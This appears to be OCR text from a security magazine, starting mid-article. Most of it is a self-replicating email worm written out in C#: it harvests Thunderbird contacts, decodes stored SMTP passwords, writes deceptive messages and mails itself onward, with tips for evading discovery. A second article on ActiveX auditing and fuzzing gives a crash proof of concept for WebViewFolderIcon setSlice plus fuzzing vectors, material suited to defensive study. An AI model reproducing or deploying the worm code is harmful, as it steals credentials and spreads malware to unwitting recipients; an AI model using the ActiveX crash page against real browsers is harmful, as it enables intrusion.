                        du es wahrscheinlich durch Mono
                        ausführen! (mono-project.com)";
private string content_notwin_default = "\nIf the
                        programm should not work instantly
                        on your non-windows-system you
                        probably need to execute it using
                        mono. (mono-project.com)";
public string content;
public string title;

private string getlang(string address)
{
/* Return expected receiver's language */

if (address.EndsWith("de")) return "de";
else if (address.EndsWith("com") || address.EndsWith("co.
                        uk")) return "en";
/* More languages to be supported go here */
else return "default";
}

private bool getskill()
{
/* Determines if the current user is a professional by
                        checking for the programs GCC and
                        Visual Studio */
bool result = false;
if (Go.info.os == PlatformID.Unix)
{
Regex separate = new Regex(":|;", RegexOptions.None);
string[] syspath = separate.Split(Environment.GetEnvironm
                        entVariable("PATH"));
foreach (string foo in syspath)
{
if (File.Exists(foo + "/gcc")) result = true;
}
}
else
{
DirectoryInfo[] programs = new DirectoryInfo(Environment
                        .GetFolderPath(Environment.Specia
                        lFolder.ProgramFiles)).GetDirecto
                        ries();
foreach (DirectoryInfo program in programs)
{
if (program.ToString().Contains("Visual Studio")) result
                        = true;
}
}
return result;
}

public create(string address)
{
if (getlang(address) == "de" && Go.info.lang == "de")
{
if (getskill()) content = content_pro_de;
else content = content_average_de;
if (Go.info.os == PlatformID.Unix) content += content_
                        notwin_de;
title = title_de;
}
else if (getlang(address) == "en" && Go.info.lang ==
                        "en")
{
if (getskill()) content = content_pro_en;
else content = content_average_en;
if (Go.info.os == PlatformID.Unix) content += content_
                        notwin_en;
title = title_en;
}
else
{
if (getskill()) content = content_pro_default;
else content = content_average_default;
if (Go.info.os == PlatformID.Unix) content += content_
                        notwin_default;
title = title_default;
}
}
}
```

folder named *.thunderbird* should however not exists, it is assumed that the worm is being executed on Mac OS X. The path is then adjusted accordingly. As soon as the stemfolder is found the file *abook.mab* is opened for reading.

The principal process stays the same on windows. However on Windows it is impossible for the worm to access the addressbook as long as Thunderbird is using it for itself. Therefore it is necessary to find the Thunderbird-process and kill it before actually accessing the addressbook. We use the *Process*-class to do this. As soon as Thunderbird has quit the following procedure is quite similar to unix-like systems. The worm tries to find the stemfolder and to open the contained addressbook.

If errors should occur during this process, for instance because Thunderbird is not installed or the stemfolder was changed, then the boolean variable called *available* is set to FALSE. In that case the constructor ends the program. Otherwise the E-Mail addresses are filtered from the addressbook and saved to the ArrayList *addresses* using the method called `formatadds()` and two regular expressions.

Listing 4. *Class that sends out the worm*

```
class attack
{
private string host;
private int port = 25;
private string user;
private string password_base64;
private string password;
private string content;
private string signon_content;
private Regex separate1;
private FileInfo prefs;
private FileInfo signons;

public attack()
{
if (Go.info.os == PlatformID.Win32NT)
{
prefs = new FileInfo(Go.info.thunderbirddir +
                    Go.info.defaultdir + "prefs.js");
signons = new FileInfo(Go.info.thunderbirddir
                    + Go.info.defaultdir +
                    "signons.txt");
}
else
{
prefs = new FileInfo(Go.info.defaultdir + "prefs.js");
signons = new FileInfo(Go.info.defaultdir +
                    "signons.txt");
}
StreamReader settings = prefs.OpenText();
content = settings.ReadToEnd();

StreamReader passread = signons.OpenText();
signon_content = passread.ReadToEnd();
}
public bool check_smtp()
{
if (content.Contains("mail.smtpserver.smtp1")) return
                    true;
else return false;
}
public void getdata()
{
if (Go.info.os == PlatformID.Win32NT) separate1 = new
                    Regex("\\);\r\nuser_pref\\(\"",
                    RegexOptions.None);
else separate1 = new Regex("\\);\nuser_pref\\(\"",
                    RegexOptions.None);
Regex separate2 = new Regex(", ");
Regex separate3 = new Regex("\\n");
string[] nuser_pref = separate1.Split(content);
foreach (string pref in nuser_pref)
{
if (pref.Contains("mail.smtpserver.smtp1.port")) port =
                    Convert.ToInt32(separate2.Split(pr
                    ef)[1].Replace("\"", ""));
else if (pref.Contains("mail.smtpserver.smtp1.hostname"))
                    host = separate2.Split(pref)[1].Re
                    place("\"", "");
else if (pref.Contains("mail.smtpserver.smtp1.username"))
                    user = separate2.Split(pref)[1].Re
                    place("\"", "");
}
string[] signon_list = separate3.Split(signon_content);
int i = 0;
while (i < signon_list.Length)
{
if (signon_list[i].Contains("smtp://" + user.Replace("@",
                    "%40") + "@" + host))
{
password_base64 = signon_list[i + 4].Replace("~", "");
break;
}
i++;
}
password = Encoding.ASCII.GetString(Convert.FromBase64Str
                    ing(password_base64));
}
public void sendmail(string address, string content,
                    string title)
{
SmtpClient smtp = new SmtpClient(host, port);
if (password != null)
{
smtp.Credentials = new NetworkCredential(user, password);
}
smtp.DeliveryMethod = SmtpDeliveryMethod.Network;
MailMessage message = new MailMessage();
message.From = new MailAddress(user.Replace("@" + host,
                    "") + "@" + host);
message.To.Add(address);
message.Subject = title;
message.Body = content;
message.BodyEncoding = Encoding.UTF8;
message.Attachments.Add(new Attachment(Assembly.GetEntryA
                    ssembly().Location));
smtp.Send(message);
}
}
```

Generating the content

Now that the basic needed information is provided by the *gather* class the time has come to generate the E-Mail's content. In our example The class doing this is called *create*. It's constructor needs an E-Mail address passed as a string as an argument when called. Thereupon the worm tries to determine the recipients language by calling the method called `getlang()` which checks the top-level-domain. If the language determined this way matches the language that is used on the executing user's system, and if there are are separate sets of data supplied for that language, then the language is used in order to make the E-Mail more realistic. This example comes with sets of data for the languages English and German. If there should not be any data sets for the determined language, or should the language of the top-level-domain not match the executing user's language, then a default language is used. This language should be understood by as many people as possible. In this example the default language is also English.

As soon as the language to be used is determined the worm tries to find out if the infected system's user is capable of programming. This is necessary since an experienced programmer would hardly ever send out E-Mails containing sentences like " *have recently started to try out programming*!. In the same manner a common user would never start to talk about new techniques in programming. The method called `getskill()` tries to estimate the user's skills. How it does that is dependant on the operating system. On unix-like systems it check whether the GNU Compiler Collection exists within the folders defined by the *PATH*-variable. On Windows it checks whether Visual Studio is installed. This could be done by using specialized code that uses the *Windows*-namespace and special methods contained therein to directly list all the installed programs. This would however lessen the compatibility to other operating systems. Therefore the worm simply checks the system's folder called *Program Files* (also called *Programs* or similar on some language versions) for a subfolder who's name contains the string *Visual Studio*. Dependant on the result returned by `getskill()` the E-Mail's content is either arranged to be more or less sophisticated.

Nowadays Mono is included in many of the major Linux distribution's standard installations. However the usage of the binfmt module is by far not that common. This is why our binary will have to be explicitly executed through Mono. This requires some sort of note to the recipient that would however alienate a user of some Windows system. To at least roughly solve the problem we assume that there is a better chance of finding other non-Windows-users in a non-Windows-user's addressbook then in a Windows-user's addressbook. Be it because the user programs on Linux and keeps in touch with other programmers or because he/she is one of the artistic folks and therefor uses a Mac. Following this concept we will only attach a note to the E-Mail if the infected system itself is running a unix-like operating system. Finally a title is chosen that resembles the determined language.

Listing 5. *Class containing Main()*

```
class Go
{
static public gather info = new gather();
static void Main(string[] args)
{
attack server = new attack();
if (server.check_smtp()) server.getdata();
else Environment.Exit(1);
foreach (string mail in info.addresses.ToArray())
{
create content = new create(mail);
server.sendmail(mail, content.content, content.title);
}
}
```

Spreading the worm

Now that we are able to get the E-Mail addresses and to generate E-Mails accordingly, the time has come to create a class that uses these data to resend the worm. That class is called *attack* in our example. The constructor once more accesses Thunderbird's stemfolder and tries to open two files contained in it for reading. The file *prefs.js* contains the user's preferences as for example the SMTP-server's name, the port to be used and the corresponding username. The file *signons.txt* contains the corresponding passwords, assumed that the user agreed to saving them. The method `check_smtp()` is then used to determine whether an SMTP-server was configured. If this should be the case then the method `get_data()` is invoked in order to retrieve the data from both files. First of all the content of *prefs.js* is split using several regular expressions and searched for certain content. Keep an eye out on the fact that unix-like systems represent a linebreak with the special character \n while Windows is using the characters *\r\n*. This is why it necessary to use different regular expressions depending on the operating system used. If the user does not explicitly set a port to be used that differs from 25 then there won't be any port showing up in the configuration at all. Therefore the variable *port* is initialized with a value of 25 which is then replaced on demand.

As soon as the general login data is gathered the worm tries to read out the SMTP-server's password from the content of *signons.txt*. Thunderbird is programmed to tell a user who is saving his/her passwords that they are *very hardly, but potentially to be read out*. The technique that is said to make recovering the passwords very hard turns out to be a simple Base64 encoding. To get our hands on the

original password we will therefore first have to decode the Base64 string that we read from the file. This is accomplished by first converting it into a ByteArray using the method called `Convert.FromBase64String()` and thereupon reencoding it to an ASCII-string using the method called `Encoding.ASCII.GetString()`.

To finish things up the method `sendmail()` is envoked. It needs to be passed the recipient's address along with the content and the title of the E-Mail. The data we gathered previously is then used with the namespace *System.Net.Mail* in order to establish a connection to the SMTP-server and to send out the E-Mail. In case the recovery of a password was not possible the worm tries to anonymously connect to the corresponding SMTP-server. Since some SMTP-servers require a user to log in with his/her entire E-Mail address as a username the E-Mail address that is used with *FROM* is reformatted – just to make sure there won't be any problems. Also the filename of the worm is determined through `Assembly.GetEntryAssembly()`.Location and the worm is attached to the E-Mail. The actual sending of the E-Mail is invoked by calling the method `Send()`.

About the author

The author is 19 years old and currently finishing German highschool. He taught himself hacking and system-security as an autodidact and tries to emigrate to Japan as soon as possible. He can be reached via E-Mail at *psz@observed.de* as well as through his website *observed.de*.

On the Internet

- *https://observed.de/?download* The author's website where you can download the complete code of the worm shown in this article,
- *http://mono-project.com/Main_Page* Mono-project's website,
- *http://dotgnu.org/* Website of the DotGNU-project,
- *http://www.microsoft.com/net/* Microsoft's official Website on .NET.

The namespace System.Net.Mail was incorrectly implemented on Mono for quite some time and can sometimes still lead to errors with current versions. To increase the worm's platform-independence even further it would be a good idea to implement the methods for sending out E-Mails via SMTP on our own. This would however go far beyond the scope of this article.

The Main-method

Now that the classes are finished it is relatively easy to implement the `Main()-method` that combines everything. A static instance of the class *gather* is created that can be used by other classes. In the same manner a non-static instance of the class *attack* is created. This instance is used to get the SMTP-server's login information as far as they are available. Thereupon every single E-Mail address is processed by a foreach-loop that creates the content and sends it out.


It would be wise to enclose the entire code in a try-catch-clause to catch any unforeseen occurrences. Even though this still won't make the worm run in the corresponding cases it will at least suppress the awkward error messages that would render a user suspicious and thus lead to a quicker discovery of the worm. Since this worm can also be recognized by the signatures that antivirus tools usually use it's success is to a certain degree linked to the time it takes until it is discovered.

Conclusion

As you have seen the .NET-framework makes it relatively easy to write malware that runs on multiple platforms. The concept of a worm shown in this article can easily be extended with various components in order to increase efficiency. For example other E-Mail clients could be supported with only a few extra lines of code, the inconspicuousness could be increased by adding a frontend that distracts the user or the stability could be improved by internally implementing the methods used for SMTP. The possibilities are limitless.

Multiplatform malware has been talked about a lot during the past few month. Up until now it has not been seen in action much and the only virus that was capable of running on Linux as well as on Windows needed an especially patched kernel to do so. However multiplatform malware has enormous potential. While it might be impossible to remotely crack some high-security networks it might still be possible to hijack some employee's kids Xbox360. Malware could from there infect the home PC, get synced onto the employee's PocketPC or the smartphone and then attack other devices through WLAN or Bluetooth while beating several barriers. Only very few of the current networks would be prepared for such an attack. This is why multiplattform malware has the potential to shatter our current grasp on system security. Even though this worm is far from being perfect and can only reproduce itself I thought that the time had come to put this general concept at least partially into praxis.

Finally I want to talk to all those who hold views like *I always thought we are against Microsoft and for everyone else! Why are you attacking Thunderbird*?. In my opinion this is a completely wrong appraisal of the actual situation. Keeping vulnerabilities secret can not lead to secure systems. The concept of *security through obscurity* is ill-reputed and never used by responsible system administrators for a reason. Only by making vulnerabilities public software developers can be forced to improve their products and the public understanding of security can be altered. Taken that way this article does by no means turn against Thunderbird. It is much more of a warning to the users and developers of all operating systems and platforms. Multiplatform malware is feasible and will start to rock the networks in a few years. If at that time we – as the defenders – do not want to be on lost stands, we will have to start to take the necessary precautions now. ●



Auditing and Fuzzing ActiveX

Jaime Blasco

Difficulty

ActiveX is a set of technologies developed by Microsoft to share information among different applications. This articles focus is on ActiveX control, this kind of control can be automatically executed by a Web browser and enables it to embed interactive elements in HTML documents. In the last few years, the ActiveX related security issues have been increasing sharply and nowadays its security is an important topic for all security experts.

Microsoft COM (*Component Object Model*) is a technology that lets any programming language that supports this technology to enable interprocess communication and dynamic object creation.

COM provides a language-neutral way of implementing objects without the knowledge of their internal implementation because COM provides well-defined interfaces separate from the main implementation.

COM has been implemented on many different platforms but is mainly used with Microsoft Windows, the term COM often involves OLE, ActiveX, COM+ and DCOM technologies.

This article primarily covers Activex technology. Activex controls are based on the *Component Object Model* (COM), this objects can be invoked directly from web pages using a scripting language such as javascript or with a HTML OBJECT tag.

What about security properties:

- Activex is a potentially dangerous techno-logy, this danger is derived from the powerful of Activex, ActiveX controls are native code that runs directly on a physical machine and has full access to the Windows operating system. This is a difference between Activex and other related technologies like Java Applets,
- A high percent of Activex control security mechanisms are based on Internet Explorer but Activex Controls can be executed by Third-party applications, and the security mechanisms don´t work in this context,
- When an ActiveX control is executed, it often executes with privileges of the current user,
- Security features:
  - Authenticode: You can sign and verify an Activex Control,

What you will learn...

- How Activex works,
- ActiveX security topics,
- How to find ActiveX bugs,
- How an ActiveX fuzzer works.

What you should know...

- The basic knowledge of Assembly language,
- The basic knowledge of Windows Arquitecture.

- IobjectSafety: This interface provides a method for determining the operations for which an ActiveX control is safe,
- *Safe for* flags: Determine the action a web page can take with an ActiveX Control,
- Kill bit: A registry value that prevents Internet Explorer from loading an ActiveX control,
- Security Zones: Can be used to control the accessibility and the actions of ActiveX controls,
- Some firewalls can filter the executing and downloading of certain ActiveX controls,
- ActiveX controls can be restricted to run under specific domains, this can be evaded by a Cross-Site-Scripting and Internet Explorer Cross Domain issues.




Figure 1. *Regedit*




Figure 2. *OLEVIEW*

Retrieving information about an ActiveX control

All COM components are identified by class Ids (CLSIDs) which are GUIDS (*Globally Unique Identifiers*). Each COM component exposes its funcionality through one or more interfaces, and the different interfaces are distinguished using interface Ids which are GUIDS.

Each COM have type libraries, throught which components can describe themselves. A type library contains metadata which represents COM types.

COM classes, interfaces and type libraries are listed by GUIDS in the registry:

- HKEY_CLASSES_ROOT/CLSID for classes,
- HKEY_CLASSES_ROOT/ interface for interfaces.

In practice, we use OLEVIEW. With this program we can list all COM objects registered in the system and display information about the type libraries of the interfaces. We can see an example (Figure 1).

We are getting information about `WebViewFolderIcon` class, if we want to import the HTML code, we can get it, by pressing the right mouse button `->` `copy` HTML Object Tag to Clipboard:

```
<object
  classid="clsid:E5DF9D10-3B52-
                    11D1-83E8-
                    00A0C90DC849"
>
```

The most important interface is IDispatch which allows a client application to find what properties and methods are supported by an object at run-time. It also provides how to invoke these properties and methods.

In the example we can see the Idispatch interface information of the COM object see Listing 1.

Information:

- `uuid`: A UUID is essentially a 16-byte (128 bit) number, it specifies the interface identifier (IID). Each interface, class, and type library must be identified with its own unique identifier,
- `helpstring`: attribute is optional; you use it to briefly describe the object or to provide a status line,
- `Dual`: creates an interface that is both a dispatch interface and a COM interface,
- `Proput`: indicates that the method performs a set action on a property of the same name,
- `Propget`: indicates that the method retrieves information from a property of the same name as the method,
- `HRESULT`: is used to indicate success or failure and type of failure of a method call,
- `BSTR`: is the COM type name for character strings,
- `VARIANT`: is the infamous type that can stand for almost anything.

Listing 1. *WebViewFolderIcon Idispatch interface*

```
[
  uuid(7E20114A-7DB7-4E57-B03C-5CCB8C2B85E2),
  helpstring("IWebViewFolderIcon3 Interface"),
  dual
]
dispinterface IWebViewFolderIcon3 {
    properties:
    methods:
        [id(0x00000001), propget, helpstring("property scale")]
        BSTR scale();
        [id(0x00000001), propput, helpstring("property scale")]
        void scale([in] BSTR rhs);
        [id(0x00000002), propget, helpstring("property path")]
        BSTR path();
        [id(0x00000002), propput, helpstring("property path")]
        void path([in] BSTR rhs);
        [id(0x00000003), propget, helpstring("property view")]
        BSTR view();
        [id(0x00000003), propput, helpstring("property view")]
        void view([in] BSTR rhs);
        [id(0x00000004), propget, helpstring("advanced properties")]
        VARIANT_BOOL advproperty();
        [id(0x00000004), propput, helpstring("advanced properties")]
        void advproperty([in] VARIANT_BOOL rhs);
        [id(0x00000005), helpstring("method setSlice")]
        void setSlice(
                        [in] int index,
                        VARIANT varHiBytes,
                        VARIANT varLoBytes,
                        VARIANT varColorref);
        [id(0x00000006), propget, helpstring("property item")]
        FolderItem* Item();
        [id(0x00000006), propput, helpstring("property item")]
        void Item([in] FolderItem* rhs);
        [id(0x00000007), propget, helpstring("property clickStyle")]
        long clickStyle();
        [id(0x00000007), propput, helpstring("property clickStyle")]
        void clickStyle([in] long rhs);
        [id(0x00000008), propget, helpstring("property labelGap")]
        long labelGap();
        [id(0x00000008), propput, helpstring("property labelGap")]
        void labelGap([in] long rhs);
}
```

Listing 2. *MoBB#18 html code*

```
<html><body><script>
// MoBB Demonstration
function Demo() {
        var a = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
        a.setSlice(0x7fffffff, 0, 0x41424344, 0);
}
</script>
Clicking the button below may crash your browser!<br><br>
<input type='button' onClick='Demo()' value='Start Demo!'>
</body></html>
```

Auditing an ActiveX control

When we audit an activex control, we are looking for:

- Buffer overlows,
- Format strings,
- Registry acces,
- File system access,
- Information retrieval.

We have two ways of audting COM componets methods and properties:

- Manual testing,
- Fuzzing.


To test an activex manually we can create an HTML page to invoke the control, the best manner is with javascript code.

We´ll audit the `WebViewFolderIcon setSlice` method which is vulnerable (`MoBB #18`) see *http://osvdb.org/27110*

We will create an instance of an object with: new `ActiveXObject(ProgID)` and call a method as follows: `a.method(parameters);`

We have the information about this method that we get with OLEVIEW (see Listing 3).

Comprehensive PC security solutions from Ashampoo®



Are you sure
that you're *not* being spied on?

Are you surprised
that your computer often doesn't do what *you* want?

Do you have the feeling
that something is *slowing down* your PC?

Ashampoo® AntiVirus


Complete virus protection without system slowdown!
Simple and reliable. Just install it and forget it.

Ashampoo® AntiVirus gives you comprehensive protection against viruses, worms, Trojans and dialers. And it also uses minimum memory and system resources, so that you won't even notice that it's there during your regular everyday work.

Tough on viruses. Easy on users.

29.99 US$

Ashampoo® AntiSpyWare



Zero tolerance for spyware.
Regain full control over your computer.

Featuring new technologies and additional security tools, Ashampoo® AntiSpyWare protects you against the entire spectrum of new malware threats you are exposed to on the Internet, including hijackers, dialers, spyware, worms, adware, Trojans, key loggers and even the treacherous new rootkits.

Blocks threats before they can do any damage.

29.99 US$

Ashampoo® FireWall FREE & FireWall PRO

Full security without gobbledygook for novices and pros.
Our ultimate protection against Internet attacks on your computer.

Ashampoo® FireWall monitors your active Internet connection and automatically blocks the activity of viruses and spyware programs. Among other things, this prevents Trojan Horse programs from turning your computer into a "zombie PC" that hackers can use for sending millions of spam mails with your account.

FREE
FREE

29.99 US$
PRO

www.ashampoo-security.com

The advisory says that Calling the `setSlice()` method with the first argument set to `0x7fffffff` triggers an invalid memory copy.

Now that we have a vulnerability to test, we can begin the study. We open IEXPLORER with our favourite debugger, I like OllyDbg but you can use a different one.

Now you open the HTML page with OllyDbg debugging IEXPLORER, and afterwards you obtain.

Access Violation when writing to [`FFFFFFFF0`] – use [*Shift+F7/F8/F9*] to pass the exception to the program. In the CPU – main thread, module *comctl32* window we observe important information. The exception is produced in the instruction:

```
773B0BA3   F3:A5          REP MOVS
                          DWORD PTR ES:
                          [EDI],DWORD PTR
                          DS>
```

And the registers are as follow in Listing 4.

We can see an invalid memory copy (`EDI FFFFFFF0`). This example ilustrates how to discover security bugs in ActiveX technology. Now we´ll talk about several ways of attacking values of different arguments passed to the methods.

Usually when you pass these attack vectors to the methods of an ActiveX control you might find:

Listing 3. *SetSlice method*

```
void setSlice(
              [in] int index,
             VARIANT varHiBytes,
             VARIANT varLoBytes,
             VARIANT varColorref);
```

Listing 4. *Registers values*

```
EAX 00000010
ECX 0012AE7C
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 02E9AE30
ESP 0012AE58
EBP 0012B154
ESI 0012B184 ASCII "DCBA"
EDI FFFFFFF0
EIP 7C91EAF0 ntdll.7C91EAF0
```

- Invalid memory access,
- Invalid memory copy,
- Stack overflow,
- Memory corruption,
- NULL reference,
- Integer Overflow exception,
- Heap corruption,
- Buffer Overflow,
- Format string,
- And so on.

Fuzzing ActiveX

Axman. This tool was created by HD Moore, he is the maxium authority on fuzzers and he is the author of the Month of Borwser Bugs and the newer month of the kernel bugs. AxMan is a web-based ActiveX fuzzing engine. The goal of AxMan is to discover vulnerabilities in COM objects ex-




Figure 3. *OllyDBG*




Figure 4. *AxMan working and founding an error*

Table 1a. *Attack vectors for different Types*

Type	Description	Attack Vectors
bool	True or false	1,0
bstr	Basic string	Empty string, Path (example:c\boot.ini), Long string, Format string (%s%s), URL(Example: *http://www.google.es*, Registry (Example:[*HKEY_LOCAL_MACHINE\SOFTWARE\mozilla.org\Mozilla*], Program path.
cy	Currency. -922337203685477.5625 to 922337203685477.5625	0.0000, -1.0000, Max value, Min value,
date	Date or time.	Very old date (1805-01-01), Very Future Date (2500-01-01).
decimal	A decimal number. +/-79,228,162,514,264,337,593,543,950,335 with no decimal point. +/-7.9228162514264337593543950335 with 28 places to the right of the point.	Min value, Max Value.
dispatch	A pointer to an IDispatch interface.	Try to find pointers in IDL with OLEView
error	A 32-bit error code.	See table 2. ActiveX Control error codes
int	Integer. -2147483648 to 2147483647	0, -1, A very small value (-100000000), A very big value (1000000000).
i1	1-byte signed integer. Should be -128 to 127 but is actually 0 to 255.	0, 255, (-128).
i2	2-byte signed integer. -32768 to 32767	0, -1, Max value (32767), Min Value (-32768).
